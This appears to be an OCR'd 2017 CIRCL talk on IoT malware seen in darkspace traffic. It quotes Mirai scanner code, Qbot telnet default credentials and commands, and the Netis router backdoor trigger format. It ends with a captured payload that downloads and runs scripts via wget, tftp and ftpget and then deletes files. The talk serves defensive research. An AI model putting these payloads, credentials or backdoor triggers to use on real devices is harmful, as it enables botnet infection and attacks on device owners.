IoT dinosaurs - don't die out

Data Science Luxembourg

CIRCL
Computer Incident
Response Center
Luxembourg

Gerard Wagener - *TLP:WHITE*

CIRCL

October 24, 2017


CIRCL
Computer Incident
Response Center
Luxembourg

- The Computer Incident Response Center Luxembourg (CIRCL) is a government-driven initiative designed to provide a systematic response facility to computer security threats and incidents.
- CIRCL is the CERT for the private sector, communes and non-governmental entities in Luxembourg.


Motivation and background

- IP darkspace or blackhole is
  - **Routable non-used address space** of an ISP (Internet Service Provider),
  - incoming traffic is unidirectional
  - and **unsolicited**.
- Is there any traffic in those darkspaces?
- If yes, what and why does it arrive there?
  - And **on purpose** or **by mischance**?
- What's the security impact?
- What are the security recommendations?

Collection and analysis framework



How does the data look like?




Raw data processing

- Avoid json exports such as provided by tshark[1] (ek option) or Moloch[2]
- Multiplies data volume up to 15 times
- On 2.18 TB compressed packet captures give 32 TB
- Avoid writing and reading from the same disk
- Keep raw data as long as possible

[1] `https://www.wireshark.org/docs/man-pages/tshark.html`

[2] `https://github.com/aol/moloch`

Plotting TCP initial sequence numbers



Mirai case


Discovering new devices

```
211                 iph->id = rand_next();
212                 iph->saddr = LOCAL_ADDR;
213                 iph->daddr = get_random_ip();
214                 iph->check = 0;
215                 iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));
216
217                 if (i % 10 == 0)
218                 {
219                     tcph->dest = htons(2323);
220                 }
221                 else
222                 {
223                     tcph->dest = htons(23);
224                 }
225                 tcph->seq = iph->daddr;
226                 tcph->check = 0;
227                 tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));
228
229                 paddr.sin_family = AF_INET;
230                 paddr.sin_addr.s_addr = iph->daddr;
231                 paddr.sin_port = tcph->dest;
232
233                 sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr *)&paddr, sizeof
234             }
```

Mirai case


```
do
{
    tmp = rand_next();

    o1 = tmp & 0xff;
    o2 = (tmp >> 8) & 0xff;
    o3 = (tmp >> 16) & 0xff;
    o4 = (tmp >> 24) & 0xff;
}
while (o1 == 127 ||                          // 127.0.0.0/8      - Loopback
      (o1 == 0) ||                           // 0.0.0.0/8        - Invalid address space
      (o1 == 3) ||                           // 3.0.0.0/8        - General Electric Company
      (o1 == 15 || o1 == 16) ||              // 15.0.0.0/7       - Hewlett-Packard Company
      (o1 == 56) ||                          // 56.0.0.0/8       - US Postal Service
      (o1 == 10) ||                          // 10.0.0.0/8       - Internal network
      (o1 == 192 && o2 == 168) ||            // 192.168.0.0/16   - Internal network
      (o1 == 172 && o2 >= 16 && o2 < 32) ||  // 172.16.0.0/14    - Internal network
      (o1 == 100 && o2 >= 64 && o2 < 127) || // 100.64.0.0/10    - IANA NAT reserved
      (o1 == 169 && o2 > 254) ||             // 169.254.0.0/16   - IANA NAT reserved
      (o1 == 198 && o2 >= 18 && o2 < 20) ||  // 198.18.0.0/15    - IANA Special use
      (o1 >= 224) ||                         // 224.*.*.*+       - Multicast
      (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30
);

return INET_ADDR(o1,o2,o3,o4);
```

Mirai case


Mirai behavior observed in blackhole networks
https://www.circl.lu/
isn=ip dest
Unique IP addresses
1.2 × 10^6
1 × 10^6
800000
600000
400000
200000
0
09/01/16
11/01/16
01/01/17
03/01/17
05/01/17
07/01/17
09/01/17
day

Mirai case

New forks



IoT malware familes

- `Linux.Darlloz` (aka Zollard)
- `Linux.Aidra` / Linux.Lightaidra
- `Linux.Xorddos` (aka XOR.DDos)
- `Linux.Ballpit` (aka LizardStresser)
- `Linux.Gafgyt` (aka GayFgt, Bashlite)
- `Linux.Moose`
- `Linux.Dofloo` (aka AES.DDoS, Mr. Black)
- `Linux.Pinscan` / Linux.Pinscan.B (aka PNScan)
- `Linux.Kaiten` / Linux.Kaiten.B (aka Tsunami)
- `Linux.Routrem` (aka Remainten, KTN-Remastered, KTN-RM)
- `Linux.Wifatch` (aka Ifwatch)
- `Linux.LuaBot`

Source: `https://www.symantec.com/connect/blogs/iot-devices-being-increasingly-used-ddos-attacks`

Qbot

Brute force attacks telnet accounts

root	admin	user
login	guest	support
netgear	cisco	ubnt
telnet	Administrator	comcast
default	password	D-Link
manager	pi	VTech
vagrant		

Source: `http://leakedfiles.org/Archive/Malware/Botnet%20files/QboT%20Sources/BASHLITE/aresselfrep.c`

Qbot

Commands

- PING
- GETLOCALIP
- SCANNER $\rightarrow$ ON, OFF
- JUNK
- HOLD
- UDP flood
- HTTP flood
- CNC
- KILLATTK
- GTFOFAG
- FATCOCK

Netcore/Netis routers backdoor exploits

- Backdoor reported by Trendmicro the 8th August 2014[3]
- Send UDP packet on port 53414
- Payload must start with $AA\backslash 0AAAA\backslash 0$ followed with shell commands[4]
- Last observed packet 2017-10-24
- Pushed malware Mirai 748ea07b15019702cbf9c60934b43d82 Mirai variant?

[3] `http://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/`

[4] `https://www.seebug.org/vuldb/ssvid-90227`


Injected URLS in UDP payloads

```
AA\x00\x00AAAA cd /tmp || cd /var/run || cd /mnt || cd
    /root || cd /; wget http://xx.xx.207.14/kanker;
    chmod 777 kanker; sh kanker; tftp xx.xx.207.14 -c
    get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp
    -r tftp2.sh -g xx.xx.207.14; chmod 777 tftp2.sh; sh
    tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21
    xx.xx.207.14 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf
    kanker tftp1.sh tftp2.sh ftp1.sh; rm -rf *\x00\n
```

